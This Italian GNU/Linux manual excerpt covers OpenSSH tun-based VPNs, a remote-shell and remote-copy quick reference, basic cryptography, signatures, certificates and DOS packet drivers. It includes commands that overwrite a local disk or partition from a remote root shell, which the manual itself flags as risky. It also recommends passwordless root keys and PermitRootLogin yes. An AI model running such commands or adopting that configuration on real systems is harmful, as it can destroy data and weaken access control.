
[5] **Snowdrop** GNU GPL


Capitolo 411 VPN attraverso OpenSSH

In un sistema GNU/Linux, con l'ausilio di OpenSSH, è possibile creare un tunnel cifrato per collegare tra loro due reti private, attraverso Internet.


La creazione del tunnel implica la definizione di un'interfaccia di rete virtuale, che viene configurata convenientemente, come se fosse un'interfaccia reale, attraverso una rete fisica.

411.1 Principio di funzionamento

Inizialmente, si hanno due reti private separate, come quelle dello schema seguente:

A sinistra si vede una rete locale con indirizzi 172.17.0.0/16, mentre a destra appare un'altra rete locale con indirizzi 172.21.0.0/16. La rete di destra accede a Internet attraverso un elaboratore che svolge il compito di router, avendo all'esterno un indirizzo IPv4 statico raggiungibile (1.2.3.4); la rete a sinistra, invece, ha un router, che però è isolato da un firewall (che in più trasforma anche gli indirizzi).

Fortunatamente, dalla rete di sinistra è possibile accedere all'elaboratore 1.2.3.4 attraverso il protocollo SSH. Pertanto, dalla rete di sinistra, è possibile attivare un tunnel SSH:

Si suppone che la creazione del tunnel produca l'apparizione, rispettivamente dell'interfaccia di rete virtuale '**`tun1`**' e '**`tun0`**'. Queste interfacce vengono configurate, da una parte e dall'altra, con l'aggiunta di instradamenti appropriati:

```
# ifconfig tun1 172.17.254.21 pointopoint 172.21.254.17
# route add –net 172.21.0.0 netmask 255.255.0.0 gw 172.21.254.17
```

```
# ifconfig tun0 172.21.254.17 pointopoint 172.17.254.21
# route add –net 172.17.0.0 netmask 255.255.0.0 gw 172.17.254.21
```

411.2 Configurazione e opzioni significative

OpenSSH, dal lato servente (dalla parte che deve ricevere la richiesta di connessione), ovvero nel lato destro degli esempi mostrati, deve essere configurato in modo da accettare la creazione di un tunnel. Per questo occorre verificare che nel file '`/etc/ssh/sshd_config`' ci sia la direttiva seguente:

```
…
PermitTunnel point-to-point
…
```

Inoltre, considerato che il tunnel deve attraversare un NAT (un sistema di trasformazione degli indirizzi), è necessario che ci sia un minimo di scambio di pacchetti, anche se privi di utilità, per evitare che la connessione venga abbattuta (dimenticata) dal NAT stesso. Per questo si possono usare delle opzioni nella riga di comando di '**`ssh`**', in modo da mantenere «vivo» il collegamento.

Tabella 411.5. Opzioni utili nell'uso di '**`ssh`**' quando si vuole stabilire un tunnel cifrato.

Opzione	Descrizione
`-C`	Richiede che i dati trasmessi siano compressi, per ridurre l'utilizzo di banda.
`-f`	Richiede che il programma si metta a lavorare sullo sfondo, ma solo prima dell'esecuzione del comando, in modo da consentire, eventualmente, l'inserimento di una parola d'ordine.
`-o ServerAliveInterval` ***n***	Richiede che ogni ***n*** secondi di inattività, venga inviato un pacchetto di richiesta di attenzione al servente, attraverso il canale cifrato.
`-o ServerAliveCountMax` ***n***	Dopo ***n*** tentativi falliti di ottenere una risposta dal servente, la connessione viene abbattuta.
`-w` ***tun_loc*** `:` ***tun_rem***	Stabilisce i nomi delle interfacce di rete virtuali da creare, presso l'elaboratore locale e presso quello remoto. I nomi devono essere compatibili con il sistema operativo e non devono essere già in uso per altri tunnel.

411.3 Attivazione del tunnel dal lato «cliente»

Dal lato cliente (la parte sinistra degli esempi mostrati), si attiva il tunnel contando di poter creare l'interfaccia '**tun1**' e '**tun0**' rispettivamente:

```
# ssh -o "ServerAliveInterval 1" ↩
↪     -o "ServerAliveCountMax 700" ↩
↪     -f ↩
↪     -w tun1:0↩
↪     1.2.3.4 true [Invio]
```

Come si può vedere, il tunnel viene creato collegandosi con l'indirizzo IPv4 1.2.3.4, che deve essere raggiungibile attraverso Internet; inoltre, è necessario dare un comando, per quanto inutile (in questo caso si tratta di '**true**'). Eventualmente viene richiesto di inserire la parola d'ordine:

```
root@1.2.3.4's password: digitazione_all'oscuro [Invio]
```

Si può poi controllare l'esistenza dell'interfaccia '**tun0**':

```
# ifconfig tun1 [Invio]
```

```
tun1  Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
      UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:500
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Quindi si può configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun1 172.17.254.21 pointopoint 172.21.254.17 [Invio]
```

```
# route add -net 172.21.0.0 netmask 255.255.0.0 gw 172.21.254.17 [Invio]
```

411.4 Configurazione dal lato «servente»

Dal lato servente, ovvero nel lato destro degli schemi di esempio mostrati, dopo che il tunnel è stato creato, è sufficiente configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun0 172.21.254.17 pointopoint 172.17.254.21 [Invio]
```

```
# route add -net 172.17.0.0 netmask 255.255.0.0 gw 172.17.254.21 [Invio]
```

411.5 Autenticazione automatica


Se per qualche ragione la connessione del tunnel viene abbattuta, gli esempi mostrati non sono sufficienti a ricreare il tunnel stesso. Evidentemente, da entrambe le parti, si rende necessario uno script, che, periodicamente, controlli se è attivo o se deve essere ristabilito il collegamento. Tuttavia, per automatizzare la connessione dal lato cliente, è necessario che l'autenticazione avvenga attraverso l'autorizzazione della chiave pubblica. Sinteticamente, occorre procedere come segue.

Dal lato cliente, l'utente '**`root`**' deve disporre di una coppia di chiavi RSA (dove la chiave privata non deve essere cifrata), che può essere creata così:

```
# ssh-keygen -t rsa -N "" -f /root/.ssh/id_rsa [Invio]
```

Così facendo, nella directory '`/root/.ssh/`' si devono ottenere i file '`id_rsa`' (chiave privata) e '`id_rsa.pub`' (chiave pubblica). Il file '`id_rsa.pub`', contenente la chiave pubblica, dovrebbe essere composto da una riga simile a quella seguente:

```
ssh-rsa AAAAB3NzaC1yc2EAAA...IwAApObsDc1WtKtt20= root@localhost
```

A questo punto, dal lato servente, l'utente '**`root`**' deve dichiarare valido l'accesso da parte di chi è in grado di cifrare qualcosa che può essere decifrato con quella tale chiave pubblica. Ma, seguendo gli esempi mostrati, si pone un problema nuovo: occorre conoscere con quale indirizzo IPv4 si presenta la connessione.

Supponendo che il firewall del lato sinistro disponga di un indirizzo IPv4 statico, che corrisponde a 2.3.4.5, nel file '`/root/.ssh/authorized_keys`' del lato servente occorre aggiungere la riga seguente:

```
from="2.3.4.5" ssh-rsa AAAAB3NzaC1yc2EA...ObsDc1WtKtt20= root@localhost
```

Naturalmente, anche il file '`/etc/ssh/sshd_config`' del lato servente deve essere redatto in modo tale da consentire un accesso di questo tipo:

```
...
PermitRootLogin yes
RSAAuthentication yes
PubkeyAuthentication yes
...
```

Parte lxix

Schede sintetiche

412 Terminale remoto

Comando	Descrizione
rsh [-l *nome_utenza_remoto*] *nodo* *comando* lsh[c] [-l *nome_utenza_remoto*] *nodo* *comando* ssh [-l *nome_utenza_remoto*] *nodo* *comando* ssh [*nome_utenza_remoto*@] *nodo* *comando*	Utilizza '**rsh**', o un'altra shell remota simile, per eseguire un comando in un elaboratore remoto, visualizzandone il risultato attraverso lo standard output e lo standard error dell'elaboratore locale.
rsh [-l *nome_utenza_remoto*] *nodo* *comando* > *file_locale* lsh[c] [-l *nome_utenza_remoto*] *nodo* ↩ ↪*comando* > *file_locale* ssh [-l *nome_utenza_remoto*] *nodo* *comando* > *file_locale* ssh [*nome_utenza_remoto*@] *nodo* *comando* > *file_locale*	Utilizza '**rsh**', o un'altra shell remota simile, per eseguire un comando in un elaboratore remoto, utilizzando lo standard output per generare un file locale.
rsh [-l *nome_utenza_remoto*] *nodo* tar czf - ↩ ↪*origine_da_archiviare* > *archivio_locale* lsh[c] [-l *nome_utenza_remoto*] *nodo* tar czf - ↩ ↪*origine_da_archiviare* > *archivio_locale* ssh [-l *nome_utenza_remoto*] *nodo* tar czf - ↩ ↪*origine_da_archiviare* > *archivio_locale* ssh [*nome_utenza_remoto*@] *nodo* tar czf - ↩ ↪*origine_da_archiviare* > *archivio_locale*	Utilizza '**rsh**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete. Il file che si ottiene localmente potrebbe avere un'appendice aggiuntiva che non fa parte dell'archivio. In generale, questo può produrre delle segnalazioni di errore in fase di estrazione dei dati contenuti, ma niente che vada a intaccare la sostanza di quanto archiviato.

Comando	Descrizione
rsh [-l ***nome_utenza_remoto***] ***nodo*** 'tar cf - ***origine_da_archiviare*** | bzip2' > ***archivio_locale*** lsh[c] [-l ***nome_utenza_remoto***] ***nodo*** 'tar cf - ***origine_da_archiviare*** | bzip2' > ***archivio_locale*** ssh [-l ***nome_utenza_remoto***] ***nodo*** 'tar cf - ***origine_da_archiviare*** | bzip2' > ***archivio_locale*** ssh [***nome_utenza_remoto***@] ***nodo*** 'tar cf - ***origine_da_archiviare*** | bzip2' > ***archivio_locale***	Utilizza '**rsh**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, comprimendo l'archivio attraverso '**bzip2**', utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, **dopo** che questo è stato compresso.
rsh [-l ***nome_utenza_remoto***] ***nodo*** tar cf - ***origine_da_archiviare*** | bzip2 > ***archivio_locale*** lsh[c] [-l ***nome_utenza_remoto***] ***nodo*** tar cf - ***origine_da_archiviare*** | bzip2 > ***archivio_locale*** ssh [-l ***nome_utenza_remoto***] ***nodo*** tar cf - ***origine_da_archiviare*** | bzip2 > ***archivio_locale*** ssh [***nome_utenza_remoto***@] ***nodo*** tar cf - ***origine_da_archiviare*** | bzip2 > ***archivio_locale***	Utilizza '**rsh**', o un'altra shell remota simile, per eseguire l'archiviazione di una directory di un elaboratore remoto nell'elaboratore locale, utilizzando lo standard output come mezzo per trasferire l'archivio attraverso la rete, dove poi viene compresso con '**bzip2**' e memorizzato in un file.
cd ***directory_di_destinazione*** ; rsh -l root ***nodo*** tar czf - / | tar xzpf - cd ***directory_di_destinazione*** ; ssh -l root ***nodo*** tar czf - / | tar xzpf - cd ***directory_di_destinazione*** ; ssh root@***nodo*** tar czf - / | tar xzpf -	Trasferisce, in modo grossolano, una copia completa del file system di un elaboratore remoto, nell'elaboratore locale, inserendola a partire dalla directory corrente.

Comando	Descrizione

`rsh -l root` ***nodo*** `'cat /dev/hda1 | gzip -9' ↩`
`↪| gunzip > /dev/hda1`
`lsh[c] -l root` ***nodo*** `'cat /dev/hda1 | gzip -9' ↩`
`↪| gunzip > /dev/hda1`
`ssh -l root` ***nodo*** `'cat /dev/hda1 | gzip -9' ↩`
`↪| gunzip > /dev/hda1`
`ssh root@`***nodo*** `'cat /dev/hda1 | gzip -9' ↩`
`↪| gunzip > /dev/hda1`
	Trasferisce, in modo grossolano, una copia completa della prima **partizione** del primo disco ATA di un elaboratore remoto, nell'elaboratore locale, nella stessa partizione, supponendo che entrambe abbiano la stessa geometria (secondo la configurazione del firmware) e la stessa dimensione (in cilindri).
	Bisogna fare molta attenzione a non sbagliare, se non si vogliono creare danni; in particolare bisogna assicurarsi di avere usato gli apostrofi nella posizione giusta (né prima né dopo). Si usi **a proprio rischio**!

Comando	Descrizione

`rsh -l root` ***nodo*** `'cat /dev/hda | gzip -9' ↩`
`↪| gunzip > /dev/hda`
`lsh[c] -l root` ***nodo*** `'cat /dev/hda | gzip -9' ↩`
`↪| gunzip > /dev/hda`
`ssh -l root` ***nodo*** `'cat /dev/hda | gzip -9' ↩`
`↪| gunzip > /dev/hda`
`ssh root@`***nodo*** `'cat /dev/hda | gzip -9' ↩`
`↪| gunzip > /dev/hda`
	Trasferisce, in modo ancora più grossolano, una copia completa della prima unità ATA di un elaboratore remoto, nell'elaboratore locale, che ha un disco con la stessa geometria (secondo la configurazione del firmware) e con un numero maggiore o uguale di cilindri.
	Bisogna fare molta attenzione a non sbagliare, se non si vogliono creare danni; in particolare bisogna assicurarsi di avere usato gli apostrofi nella posizione giusta (né prima né dopo). Si usi **a proprio rischio**!

413 Copia remota

Comando	Descrizione
[[*utente*@]*nodo*:]*file*	Nella copia tra elaboratori differenti si usa normalmente questa notazione per indicare un file o una directory. Se non viene specificato l'elaboratore di origine, si intende fare riferimento a quello locale.
`rcp -rp` *origine* *destinazione*	Copia tra elaboratori distinti, utilizzando '**`rcp`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale e deve comprendere anche le sottodirectory contenute nell'origine.
`scp -rp` *origine* *destinazione*	Copia tra elaboratori distinti, utilizzando '**`scp`**', specificando che la copia ottenuta deve essere il più possibile aderente all'originale e deve comprendere anche le sottodirectory contenute nell'origine.
`sftp` [*utente*]@*nodo*	Apre una sessione FTP cifrata, collegandosi a un servente SSH remoto, in grado di gestirla.

L'argomento è trattato nei capitoli 302, 408, 351 e 409.

414 Crittografia

La crittografia simmetrica, o crittografia a chiave segreta, si basa su una chiave unica, usata per cifrare e per decifrare.

Crittografia simmetrica:

Documento
bla bla bla
bla bla bla
...
...


cifratura

chiave simmetrica

"%&&%//()
=9(ui&$%!
@#$£"!=)8
...
...

decifratura

chiave simmetrica

Documento
bla bla bla
bla bla bla
...
...

La crittografia asimmetrica, o crittografia a chiave pubblica, si basa su una coppia di chiavi complementari: se ne utilizza una per cifrare e l'altra per decifrare.

Crittografia a chiave pubblica:

Documento
bla bla bla
bla bla bla
...
...


cifratura

chiave pubblica

"%&&%//()
=9(ui&$%!
@#$£"!=)8
...
...


decifratura

chiave privata

Documento
bla bla bla
bla bla bla
...
...

415 Firma elettronica


La firma elettronica ha lo scopo di certificare l'autenticità dei dati. Per ottenere questo risultato occorre garantire che l'origine di questi sia autentica e che i dati non siano stati alterati.

Per dimostrare che un documento elettronico non è stato alterato, si utilizza la tecnica del codice di controllo, che in pratica è un numero (o una stringa), che si determina in qualche modo in base al contenuto del documento stesso.

Trasmissione di un documento abbinato a un codice di controllo separato:

La firma elettronica deve poter dimostrare che l'origine è autentica e che il codice di controllo non è stato alterato.

Viene cifrato codice di controllo utilizzando la chiave privata, in maniera tale che tutti possano decifrare il codice di controllo attraverso la chiave pubblica.


Si può ritenere valida la firma se si ha la garanzia che la chiave pubblica utilizzata per decifrare il codice di controllo appartenga effettivamente a colui che risulta essere il firmatario.

Principio di funzionamento della firma elettronica applicata a un documento trasmesso in chiaro:

416 Certificato

Un file contenente delle informazioni, che allega anche una firma del documento stesso, può essere definito «certificato».

Il certificato in senso stretto è quello che certifica l'autenticità di una chiave pubblica.

Verifica di un certificato, ovvero di una chiave pubblica controfirmata:

certificato
ciave pubblica di Tizio + informazioni di identificazione
firma di Caio
firma di ...
codice di controllo calcolato
chiave pubblica di Caio
sono uguali?
codice di controllo decifrato
sì, allora è da ritenere che la chiave pubblica contenuta nel certificato appartenga effettivamente a Tizio

La firma dello stesso proprietario del certificato serve solo a dimostrare che il file è integro, ma non garantisce che sia autentico. Se si può essere certi della chiave pubblica degli altri firmatari del certificato, si possono verificare le loro firme e accettare come valida la chiave pubblica del certificato.

Un certificato può prevedere una data di scadenza.

Il certificato di revoca è un documento speciale, firmato dal suo titolare, contenente l'ordine di revoca della chiave pubblica anche se non è arrivata alla sua scadenza. Consente di pubblicizzare l'annullamento della chiave attraverso i canali previsti.

In situazioni particolari, un certificato può essere revocato anche da chi lo ha firmato, in quanto garante per la sua validità.

Parte lxx

Connettività con sistemi Dos

Dos IPv4

Come sistemi operativi liberi, i sistemi GNU costituiscono la scelta ottimale, se non altro dal punto di vista economico, per la realizzazione di reti locali. Ma anche il recupero di vecchia tecnologia può essere di grande aiuto: il vecchio hardware basato su i286 può essere introdotto in una rete TCP/IP per servizi classici quali TELNET, FTP e altro.

Negli esempi che appaiono nelle sezioni che seguono si immagina di avere una piccola rete locale con due elaboratori.

1. 192.168.1.1 `dinkel.brot.dg`, sistema GNU, con funzionalità di router e di servente DNS;
2. 192.168.1.15 `dos.brot.dg` con il sistema Dos.

Il secondo elaboratore è quello che si vuole utilizzare con i programmi Dos descritti in questo capitolo. Per quanto riguarda il caso particolare del programma PCroute, vengono mostrati esempi con dati differenti.

Prima di proseguire, è importante evitare di farsi illusioni: si tratta di programmi molto deboli, utili solo per IPv4 e a volte incapaci di attraversare i router.

417.1 Driver di pacchetto

Per poter comunicare attraverso un elaboratore con sistema operativo Dos in una rete TCP/IP occorre un cosiddetto ***driver di pacchetto*** (*packet driver*), ovvero un driver software in grado di fornire un minimo servizio basato sul protocollo IP. La raccolta di driver di pacchetto più comune è quella della Crynwr [1] (⟨*http://www.crynwr.com* ⟩).

I programmi che si intendono utilizzare devono essere predisposti per il tipo di driver di pacchetto a disposizione.

Una raccolta di driver di pacchetto organizzata da Crynwr, può essere ottenuta presso Simtel.Net (la nota distribuzione di software *shareware* e *freeware* per Dos e MS-Windows) all'indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/pktd11.zip* ⟩.

All'interno della raccolta si può trovare un lungo elenco di driver per vari modelli di schede di rete Ethernet. In particolare, vale la pena di soffermarsi sui driver per le schede Ethernet NE2000 e per la connessione PLIP attraverso la porta parallela.

- '**`NE2000.COM`**'

  Si tratta del driver adatto per la connessione attraverso schede Ethernet compatibili NE2000. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

  `NE2000.COM` [***opzioni***] [***irq_software***] [***irq_della_scheda***] [***i/o_della_scheda***]

  Le schede NE2000 vengono configurate, attraverso ponticelli o software di configurazione, predisponendo un IRQ e un indirizzo di I/O. Oltre a queste indicazioni, è necessario

specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. La scelta di questo IRQ software è la parte più delicata. L'indirizzo $7E_{16}$ dovrebbe andare bene. Supponendo di avere installato una scheda configurata con IRQ 11 ($0B_{16}$) e indirizzo di I/O 300_{16}, si deve avviare il driver nel modo seguente:

```
NE2000.COM 0x7e 0x0b 0x300
```

È opportuno aggiungere questa riga all'interno del file '`AUTOEXEC.BAT`'.

- '**`PLIP.COM`**'

  Si tratta del driver adatto per la connessione attraverso la porta parallela con un cavo PLIP. Questo programma deve essere avviato con i parametri necessari per poter comunicare con la scheda di rete e con le applicazioni.

  `PLIP.COM` [***opzioni***] [***irq_software***] [***irq_della_porta***] [***i/o_della_porta***]

  Come nel caso delle schede NE2000, è necessario specificare un indirizzo IRQ aggiuntivo che viene utilizzato per la comunicazione tra i programmi e il driver stesso. L'indirizzo $7E_{16}$ dovrebbe andare bene. Supponendo di avere a disposizione una porta parallela che utilizza IRQ 7 (07_{16}) e indirizzo di I/O 378_{16}, si deve avviare il driver nel modo seguente:

```
PLIP.COM 0x7e 0x07 0x378
```

  È opportuno aggiungere questa riga all'interno del file '`AUTOEXEC.BAT`'.

